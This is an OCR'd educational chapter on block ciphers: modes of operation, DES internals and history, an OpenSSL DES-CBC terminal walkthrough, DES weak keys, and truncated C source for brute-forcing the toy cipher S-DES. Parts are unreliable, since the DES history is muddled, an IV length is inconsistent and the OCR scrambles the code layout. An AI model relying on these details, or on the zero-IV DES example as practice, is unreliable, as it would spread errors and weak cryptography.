The algorithms that process data on a fixed number of bits which are called blocks/chunks is block cipher. The cipher encrypts a *n*-bit block of plaintext bits and generate the *n*-bit ciphertext block. *n* is called the block-length. The block cipher algorithm takes two inputs, first one is the key and second is *n*-bit string which is plaintext. The key-length *k* and block-length *n* depends on the block cipher. The key is chosen randomly and is a secret . The encryption function of the block cipher can be defined as follows:

$$E_K(P) = E(K,P) : \{0, 1\}^k \; X \; \{0, 1\}^n \rightarrow \{0, 1\}^n$$

where P is plaintext, K is key and C is ciphertext.

An *n*-bit block cipher implements all $2^n!$ bijections on 2^n elements[43]. Each key specifies one permutation from the set of $2^n!$ possible permutation. For each *K*, function E_K must be a permutation on $\{0,1\}^n$. This means E_K is a bijection mapping of $\{0, 1\}^n$ *to* $\{0, 1\}^n$ over the plaintext blocks. The decryption is always unique as E_K is a one-to-one function. For every $C \in \{0, 1\}^n$ there is exactly one $P \in \{0, 1\}^n$ such that [44]:

$$E_K(P) = C$$

The inverse function of E_K is $E^{-1}{}_K$ which is a decryption function:

$$E^{-1}{}_K (E_K(P)) = P,$$

$$E_K (E^{-1}{}_K (C)) = C .$$

In block cipher diffusion is achieved by repeating some permutation on the data followed by applying a function to that permutation. So the result will be that bits from different positions in the original plaintext contribute to a single bit of ciphertext[45].

If the plaintext size is small, then it is padded to divide it into n blocks. But if the amount of plaintext is greater than *n* then the cipher breaks the plaintext into *n*-bit blocks. The cipher is built in iteration and in each iteration a block of *n*-bit key and *n*-bit plaintext is expanded into a sequence of $K_1, k_2,..., K_n$. $R(K_i,P)$ is our round function, where K_i is round key and each iteration is called a round. In each round, K_i process the plaintext and generates a new plaintext which is processed in the next round with a different key block until all the rounds have been completed. At the end, the result is a ciphertext. The number of rounds depend on different cipher, for AES-128 the number of rounds is 10, for DES has 16 rounds and for 3DES the rounds are 48. When multiple blocks of plaintext are encrypted by using the same key, then security problem occurs. To apply a block cipher in multiple applications, five modes of operations were defined by NST.

Each operation are designed to reuse the block cipher for encrypting multiple blocks of plaintext in more secured way.

4.12.1. Modes Of Operation

Block ciphers are more slower than stream ciphers.

1. Electronic Code Book
2. Cipher Block Chaining
3. Cipher FeedBack Mode
4. Output FeedBack Mode
5. Counter

4.12.1.1 Electronic Code Book (ECB)

In this mode, each plaintext block is encrypted individually using the same algorithm without any changes to the used key. This mode of operation is very unsecure and should not be used. During encryption, if multiple blocks of plaintext has same data then their ciphertext will also be identical. An attacker might get some information on the original message by observing the data pattern. This mode has lack of diffusion as an attacker can deduce a part of plaintext by frequency analyzing. This mode of operation is not secure if the plaintext size is too long.

4.12.1.2 Cipher Block Chaining (CBC)

This mode of operation resolves ECB security deficiencies by adding an extra operation. In CBC mode, input of encryption algorithm is a bitwise XOR operation on ciphertext of previous block and current plaintext block. The key does not change in the whole process. By this XORed operation, the ciphertext does not show any relation to the plaintext and there would be no repeating patterns in ciphertext. And to decrypt the ciphertext, the cipher block is XORed with pervious ciphertext block to get plaintext block. In CBC mode, Initialization Vector(IV) was used.

To hide the relation between ciphertext and plaintext, previous block is used. It is a chaining process where decryption of a ciphertext block depends on the previous blocks. Any change in the bits of previous ciphertext block or even if order of the ciphertext block is changed then it will result in wrong decryption of ciphertext blocks. In encryption, for the first plaintext block to generate first ciphertext block, an Initialization Vector is XORed with the first plaintext block. And for the next ciphertext block, pervious ciphertext block and next plaintext block is XORed and the process is repeated until all the plaintext blocks are encrypted. This is cipher block chaining process. In case of decryption, first ciphertext block is an input to the decryption algorithm and then the output is XORed with IV to generate first plaintext block. And the get original plaintext the process is repeated until all the ciphertext blocks has been decrypted. The IV size is equal to the cipher block size. IV can be public but ideally should not be reused. If same IV is used to

encrypt two different messages, then the messages having same plaintext prefix would have same ciphertext prefix. CBC mode is more secure than ECB if it is used correctly. If IV is not used correctly, CBC mode would be very vulnerable to attack. CBC mode is used for authentication purposes and General-purpose stream-oriented transmission Applications. CBC encryption can be defined mathematically as:

$$C_i = E_k (P_i \oplus C_{i-1}),$$
$$C_0 = IV.$$

And decryption is mathematically defined as follows:

$$P_i = D_k (C_i) \oplus C_{i-1}, C_0 = IV.$$




Figure 7.4 Cipher Block Chaining (CBC) Mode

4.12.2 Types of Block Ciphers

Some of the block ciphers are given below:

- DES
- Triple DES
- AES
- Twofish
- Blowfish and many more.

4.12.3 Security

The security of the cipher depends on the key. The purpose of the block cipher is to provide confidentiality. If an attacker somehow retrieves the key, then the block cipher is considered to be broken and if some part of plaintext is recovered from the cipher text then the block cipher is partially broken. Some of the attacks on symmetric-key ciphers for a fixed key are:

Known-Plaintext Attack. An attacker has an access of a pair of plaintext and its corresponding ciphertext (P_i , C_i) where $i = 1,..,N$. The purpose of the attack is to get the secret key to decrypt other encrypted messages.

Ciphertext-Only Attack(COA). In this attack, attacker only has access to ciphertexts. No other information is known. The attack is successful if attacker extracts the corresponding plaintexts.

Chosen-Plaintext Attack. An attacker can choose plaintext and its corresponding ciphertext of his own choice. The purpose of the attack is to get more information and to use it to recover the key. If cipher is protected from this attack, then it would also be protected from the above attacks.

4.12.4 Stream Cipher and Block Cipher

Stream Ciphers are faster and have less complex hardware circuitry than block ciphers. Because they have limited or no error propagation, stream ciphers may also be advantageous in situations where transmission errors are highly probable. [46]

4.13. AES, DES AND RSA

4.13.1 Introduction

As we have already discussed in previous sections that encryption algorithms (symmetric and Asymmetric) are widely used in information security. We already know that symmetric key encryption uses only one key for both encryption and decryption and asymmetric encryption uses two keys, public key and private key. Public key for encryption and private key for decryption (e.g. RSA). Public key encryption is computationally quite intensive since it is based on mathematical functions.

There are many examples of strong and weak keys of cryptography algorithms like DES, AES. DES uses one 64-bits key while AES uses various 128,192,256 bits keys [47]. Asymmetric key encryption or public key encryption is used to solve the problem of key distribution. In Asymmetric keys, two keys are used; private and public keys.

Public key is used for encryption and private key is used for decryption (E.g. RSA and Digital Signatures). Because users tend to use two keys: public key, which is known to the public and private key which is known only to the user. [47] There is no need for distributing them prior to transmission. However, public key encryption is based on mathematical functions, computationally intensive and is not very efficient for small mobile devices [48].

We know that Asymmetric encryption requires more computational processing power. This makes them slower than symmetric encryption.

4.13.2 DES History

DES was first developed by Feistel at IBM in 1967, at that time it had a block size of 128 bits and key size 128 bit as well. In 1972 it was submitted to NBS (National Bureau of Standards) for an encryption standard.

In 1975, IBM developed a slight modification, Lucifer, of DES which had a block size of 64 bits and key of 56 bits. In 1977, DES was adopted by NBS (National Bureau of Standards) as an encryption standard in (FIPS 46-1,46-2).

4.13.3 Algorithms for Encryption

Encryption is one of the widely used techniques all over the globe for sensitive data protection purposes. A combination of public and private keys is used to serve the purpose.




Figure: Representation of DES working

4.13.4 Key Length

The original key length in DES is 64 bits. Which means there are 8 bytes. Every 8th bit of each byte is a parity-check bit.
Each parity-check bit is the resultant XOR of the previous 7 bits.




Figure: Visual representation of 64 bit DES KEY

4.13.5 Data Encryption Standard (DES)

Data Encryption Standard (DES) algorithm is used widely to provide a standard method for protecting sensitive commercial and unclassified data [49]. DES algorithm uses the same key for both encryption and decryption.
Following are the steps involved in DES algorithm:

1. Encryption
    a. 64-bit long plaintext is given as input to DES along with a 56-bitkey (8 bits of parity)
    b. DES produces 64-bit block output.
    c. Bits have to shift around by the plaintext block.
    d. The 8 parity bits are removed from the key by subjecting the key to its key permutation. [49]
    e. The key and the plaintext input will be processed by the following:
        i. The key is divided into two halves of 28-bit each
        ii. Each key half is rotated (shifted) by one or two bits which depends upon the round.
        iii. Both halves of 28-bit each are recombined
        iv. The 56-bit combined key is subjected to a compression permutation which reduces the key from 56 to 48 bits. This compressed key is used to encrypt this round's plaintext block.
        v. For the next round, shifted key halves from step two are used.
        vi. The data block is then splitted into two 32-bit halves.

vii. One half is subject to expansion permutation to increase its size to 48 bits.

viii. Output of seventh step is exclusive OR-ed with the 48-itcompressed key from step three and four.

ix. Output of eighth is passed to an S-box, which substitutes key bits and reduces the 48-bit block back down to 32 bits.

x. Output of the ninth step is passed to a P-box to permute the bits.

xi. The output from the P-box is exclusive-OR'ed with the other half of the data block. k. The two data halves are swapped and become the next round's input.





Figure: DES Algorithm Diagram

4.13.6 DES Encryption using OpenSSL

We use openSSL to encrypt a file using a data encryption standard DES. Firstly when we look at the man page of openssl we can find various commands within the package that can help us with DES encryption.

We are going to use a DES-CBC cipher for encryption.



First Let's create a file that contains plaintext which we are going to encrypt using the following command.

echo -e "Hacking Planet Earth with Amna and Hadia.\n This is amna." > plaintext.txt

We can also view contents of the newly created plaintext file using the following command: ***cat plaintext.txt***

```
amna@ubuntu:~/fyp/des$ man openssl
amna@ubuntu:~/fyp/des$ echo -e "Hacking PLanet Earth with Amna and Hadia.\nThis
is amna." > plaintext.txt
amna@ubuntu:~/fyp/des$ cat plaintext.txt
Hacking PLanet Earth with Amna and Hadia.
This is amna.
amna@ubuntu:~/fyp/des$
```

Next we need to select a key to encrypt using DES. We can use linux's built-in random number generator which generates pseudo random numbers using the input given via keyboard or file. We need a 64 bit key. We only need some random number which is why I am piping the output using -1 which will give us only the first line. We will take that to a file named randombytes.bin using the following command:

cat /dev/urandom | head -1 > randmbytes.bin

We can view contents of the binary randombytes file using the following command :

xxd randombytes.bin | head -1

XXD is a program that can dump the binary file as a hexadecimal or as binary or octal.

```
amna@ubuntu:~/fyp/des$ man urandom
amna@ubuntu:~/fyp/des$ cat /dev/urandom | head -1 > randombytes.bin
amna@ubuntu:~/fyp/des$ xxd randombytes.bin | head -1
00000000: 46d3 6350 43bb 46fe 587e 2192 e1c9 24b8  F.cPC.F.X~!...$.
amna@ubuntu:~/fyp/des$
```

I have used the first 16 from the file as a key to encrypt using the following command:

openssl enc -des-cbc -in plaintext.txt -out ciphertext.enc -nosalt -iv 0000000000000000 -K 46d3635043bb46fe

The initialisation vector that we are using is 16 0's in hexadecimals.

```
amna@ubuntu:~/fyp/des$ openssl enc -des-cbc -in plaintext.txt -out ciphertext.en
c -nosalt -iv 0000000000000000 -K 46d3635043bb46fe
amna@ubuntu:~/fyp/des$
```

If we see the encrypted file using ls -l we can see that it is 64 bytes in length.

Since it is binary file we can again use program named XXD to view it by using the following command:

xxd -b ciphertext.enc

This shows the output of the ciphertext. We have six columns and eleven rows.

```
amna@ubuntu:~/fyp/des$ ls -l
total 36
-rw-rw-r-- 1 amna amna  64 جرام  24 10:41 ciphertext.enc
-rw-rw-r-- 1 amna amna  56 جرام  24 10:36 plaintext.txt
-rw-rw-r-- 1 amna amna 668 جرام  24 10:38 randombytes.bin
amna@ubuntu:~/fyp/des$ xxd -b ciphertext.enc
00000000: 10010100 01011011 01100010 00001001 00101101 11011100  .[b.-.
00000006: 10001001 11001000 00101001 11010110 01110100 01110010  ..).tr
0000000c: 11101110 10001000 10011110 10000000 00110010 11000111  ....2.
00000012: 00010000 11101100 11101111 10001001 11101110 01101011  .....k
00000018: 10110010 10001110 10101100 01000011 01110011 11011110  ...Cs.
0000001e: 00001100 10000111 10100110 10101111 10111111 11000011  ......
00000024: 01101111 10001011 00111101 11000101 10110100 11001101  o.=...
0000002a: 01101011 00000111 01110110 00010100 01000011 11001111  k.v.C.
00000030: 00110000 00100001 11101101 01000000 00100011 00110111  0!.@#7
00000036: 01010110 10001010 10101110 11000101 00110110 00011100  V...6.
0000003c: 11100100 10101101 10100010 01011111                    ..._
amna@ubuntu:~/fyp/des$
```

DES Decryption Using OpenSSL

Now I wanted to do all this in base 64 encoding so I re-encrypted using -a option for base 64.

```
amna@ubuntu:~/fyp/des$ bc
bc 1.06.95
Copyright 1991-1994, 1997, 1998, 2000, 2004, 2006 Free Software Foundation, Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type `warranty'.
448/64
7
quit
amna@ubuntu:~/fyp/des$ openssl enc -des-cbc -in plaintext.txt -out ciphertext.en
c -nosalt -iv 0000000000000000 -K 46d3635043bb46fe -a
amna@ubuntu:~/fyp/des$
```

We can see the contents of the file using the cat command. Which is some gibberish data (encrypted form).

Now we can use the following command to decrypt the file. ***openssl enc -des-cbc -d -in ciphertext.enc -out received.txt -nosalt -iv 00000000000000 -K 46d3635043bb46fe -a***

```
amna@ubuntu:~/fyp/des$ cat ciphertext.enc
lFtiCS3cicgp1nRy7oiegDLHEOzvie5rso6sQ3PeDIemr7/Db4s9xbTNawd2FEPP
MCHtQCM3VoquxTYc5K2iXw==
amna@ubuntu:~/fyp/des$ openssl enc -des-cbc -d -in ciphertext.enc -out received.
txt -nosalt -iv 00000000000000 -K 46d3635043bb46fe -a
amna@ubuntu:~/fyp/des$ ls -l
total 48
-rw-rw-r-- 1 amna amna  90 جرام 24 10:45 ciphertext.enc
-rw-rw-r-- 1 amna amna  56 جرام 24 10:36 plaintext.txt
-rw-rw-r-- 1 amna amna 668 جرام 24 10:38 randombytes.bin
-rw-rw-r-- 1 amna amna  56 جرام 24 10:47 received.txt
amna@ubuntu:~/fyp/des$ cat received.txt
Hacking PLanet Earth with Amna and Hadia.
This is amna.
amna@ubuntu:~/fyp/des$
```

We can use the diff command to analyse the difference between plaintext file and the received file.

4.13.7 DES Weak Keys

There are 4 known weak DES keys. They are listed as follow:

1. 01010101 01010101
2. FEFEFEFE FEFEFEFE
3. E0E0E0E0 F1F1F1F1
4. 1F1F1F1F 0E0E0E0E

Weak keys should be avoided at the time of key generation.

We also have semi-weak keys, which should also be avoided. There are 6 pairs of semi-weak DES keys that are known.

Attack Method	Known	Chosen	Storage Complexity	Processing Complexity
Exhaustive Precomputation	-	1	2^{56}	1
Exhaustive Search	1	-	Negligible	2^{55}
Linear Cryptanalysis	2^{43} 2^{38}	- -	For texts	2^{43} 2^{50}
Differential Cryptanalysis	- 2^{55}	2^{47} -	For texts	2^{47} 2^{55}

4.13.8 Brute Force Attack on S-DES

S-DES is a reduced version of DES with a 10 bit key size which makes it easy to study the brute force attack on DES. To perform brute force attack, we need to have a plaintext-ciphertext pair in which we search the key space until the appropriate plaintext, encrypted with the targeted key yields the ciphertext. [50]

4.13.9 Automated Brute Force Attack Source Code for S-DES

```
/**
 *Automated Brute Force Attack
 *Designed for: S-DES
 *Developer 1: Dr. K.S. Ooi (ksooi@mailexcite.com)
 *Developer 2: Brain Chin Vito (v@chin.tc)
 *University of Sheffield Centre, Taylor's College
 */
#include <stdio.h>
#include <stdlib.h> #include
<limits.h>
#include <string.h>
#define UINT unsigned int
```

```
#define BYTE unsigned char #define
BYTESIZE CHAR_BIT
#define BLOCKSIZE BYTESIZE
#define KEYSIZE 10
#define SUBKEYSIZE 8
#define SPLITKEYSIZE 5
BYTE ctext = 0;
BYTE E[] = { 0,1,0,0,2,3,3,2 };
BYTE P4[] = { 1,0,3,2 };
BYTE S0[] = { 1,0,2,3,3,1,0,2,2,0,3,1,1,3,2,0 };
BYTE S1[] = { 0,3,1,2,3,2,0,1,1,0,3,2,2,1,3,0 };
/* ======================== general functions ================================= */
/**
* E.g. of usage:
* printBin(" 23 is: ", 23, BYTESIZE);
* printBin(" ",cbin2UINT("10110010",BYTESIZE), BYTESIZE);
 *
* printBin(" 217 is: ", 217, BYTESIZE);
* printf("String 11011001 is %u\n", cbin2UINT("11011001",BYTESIZE));
 *
* printBin(" 729 is: ", 729, 10);
* printf("String 1011011001 is %u\n", cbin2UINT("1011011001",KEYSIZE)); *
*/
void printBin(const char *str, unsigned int bInteger, unsigned int nSize) {
char s[BYTESIZE * sizeof(UINT)];
        UINT i;
        UINT n = bInteger;
        for (i = 0; i < nSize; i++)
*(s + i) = '0'; *(s + i) = '\0';      i = nSize -
1;      while (n > 0) {                  s[i-
-] = (n % 2) ? '1' : '0';
                n = n / 2;
        }
        printf("%s%s [%+3u in decimal]\n", str, s, bInteger);
}
/**
* E.g. of usage:
* //printf("String 11011001 is %u\n", cbin2UINT("11011001",BYTESIZE));
```

```
* //printf("String 1011011001 is %u\n", cbin2UINT("1011011001",KEYSIZE));
 */
UINT cbin2UINT(char *s, unsigned int nSize) {          int nLen =
strlen(s);         UINT uResult = 0;        while (--nLen >= 0)
if (s[nLen] == '1')                          uResult = 1 << (nSize -
nLen - 1) | uResult;     return uResult;
}
/* ======================== Key Scheduling ================================== */
/**
 *
* Only valid for max size 10
* Shift size is two, max
* printBin(" ",cbin2UINT("10110010",BYTESIZE), BYTESIZE);
* printBin("   ",leftShift(bin2UINT("10110010",BYTESIZE),2,BYTESIZE),   BYTESIZE);     *   printBin("
  ",leftShift(bin2UINT("10110010",BYTESIZE),1,BYTESIZE), BYTESIZE);
 *
 */
UINT leftShift(UINT nKey, UINT nShift, UINT nSize) {
        UINT n = nKey >> (nSize - nShift), i, nMask = 0;
        nKey <<= nShift;

        for (i = 0; i < nSize; i++)
                nMask |= 1 << i;
        return (nKey | n) & nMask;
}
/**
* Permutation box p10
* printBin(" ",box_p10(cbin2UINT("1011011001",KEYSIZE)),KEYSIZE);
 */
UINT p10[] = { 9,7,3,8,0,2,6,5,1,4 };
UINT box_p10(UINT key10) {
        UINT uResult = 0, i = 0;

        for (; i < KEYSIZE; i++)                    if (1 <<
(KEYSIZE - p10[i] - 1) & key10)
uResult |= 1 << (KEYSIZE - i - 1);

        return uResult;
```

```
}
/**
* Split Key
* printBin("",splitKey(cbin2UINT("1011011001",KEYSIZE), keyArray),5);
* where keyArray is an array of 2 '5 bit' keys
 */ void splitKey(UINT p10Key10, UINT
uResult[]) {
        /**
* 31 == 0000011111
* 992 == 1111100000
        */
        UINT H_SPLIT5BIT_MASK = 31, L_SPLIT5BIT_MASK = 992;
uResult[0] = (p10Key10 & L_SPLIT5BIT_MASK) >> SPLITKEYSIZE;
uResult[1] = p10Key10 & H_SPLIT5BIT_MASK;
}
/**
* Permutation box p8
*/
UINT p8[] = { 3,1,7,5,0,6,4,2 };
UINT box_p8(UINT key5[]) {
        UINT uResult = 0, uTemp, i = 0;
        /*
* 255 = 11111111
        */
        UINT uMask = 255;    uTemp = key5[0] <<
SPLITKEYSIZE | key5[1];        uTemp &= uMask;
        for (; i < SUBKEYSIZE; i++)                if (1 <<
(KEYSIZE - p8[i] - 1) & uTemp)
uResult |= 1 << (KEYSIZE - i - 3);        return uResult;
}
/**
* Key Schedule
 */
void keySchedule(UINT key10, UINT key8[]) {          UINT
key5[2] = { 0,0 }, keyTemp, i;  keyTemp = box_p10(key10);
splitKey(keyTemp, key5);       for (i = 0; i < 2; i++) {
key5[0] = leftShift(key5[0], i + 1, SPLITKEYSIZE);
```

```
key5[1] = leftShift(key5[1], i + 1, SPLITKEYSIZE);
key8[i] = box_p8(key5);
        }
}
/* ======================== IP and IP_1 ================================== */
UINT IP[] = { 7,6,4,0,2,5,1,3 };
UINT IP_1[] = { 3,6,4,7,2,5,1,0 };
BYTE per(UINT P[], BYTE input) {
        BYTE bRes = 00;         int i = 8;          while (--i >= 0)
if (01 << (BLOCKSIZE - P[BLOCKSIZE - i - 1] - 1) & input)
                        bRes    |=    (01    <<    i);
return bRes;
}
/* ======================== Round ============================== */ void
split824(BYTE bInput8, BYTE bLR[]) {
        BYTE L_mask = 240, H_mask = 15;
        /** left */       bLR[0]   =   (bInput8
& L_mask) >> 4;
        /** right */
        bLR[1] = bInput8 & H_mask;
}
/**
 * f-function
 */
BYTE f(BYTE bRight, BYTE key) {
        BYTE bRes = 00, bTemp;        BYTE sLR4[] = { 0,0 }, r,
c;      int i = SUBKEYSIZE;     while (--i >= 0)                    if
(01 << (4 - E[SUBKEYSIZE - i - 1] - 1) & bRight)
                        bRes |= (01 << i);
bRes ^= key;    split824(bRes, sLR4);   c =
(sLR4[0] & 6) >> 1;     r = (sLR4[0] & 8) >> 2 |
(sLR4[0] & 01);         sLR4[0] = S0[4 * r + c]
<< 2;    c = (sLR4[1] & 6) >> 1;          r =
(sLR4[1] & 8) >> 2 | (sLR4[1] & 01);    sLR4[1]
= S1[4 * r + c];

        bTemp   =   sLR4[0]   |   sLR4[1];
bRes = 00;
```

```
        // permute using P4
i = 4;
        while (--i >= 0)                    if (01 << (4 -
P4[4 - i - 1] - 1) & bTemp)
                        bRes |= (01 << i);
return bRes;
}
/**
*Takes in a key and encrypt a fixed plaintext using that key to get the corresponding *ciphertext.
The ciphertext is then compared to the ciphertext ctext(global variable), *and if it is the same,
this function returns 1, otherwise this function returns a zero.
 */ int crypt(UINT currentkey, int
flag) {

        UINT key8[2] = { 0,0 };
        UINT key10 = currentkey;
        BYTE input8 = (BYTE)cbin2UINT("00100000", BLOCKSIZE), exInput8, i;
        /** left and Right */
        BYTE LR[] = { 00,00 };
        /** display the input */

        keySchedule(key10, key8);
input8 = per(IP, input8);       //
===> Start of the round
exInput8 = input8;
        for (i = 0; i < 2; i++) {
                /** =====> begin round */
split824(exInput8, LR);
                input8 = (f(LR[1], (BYTE)key8[i]) ^ LR[0]) << 4;
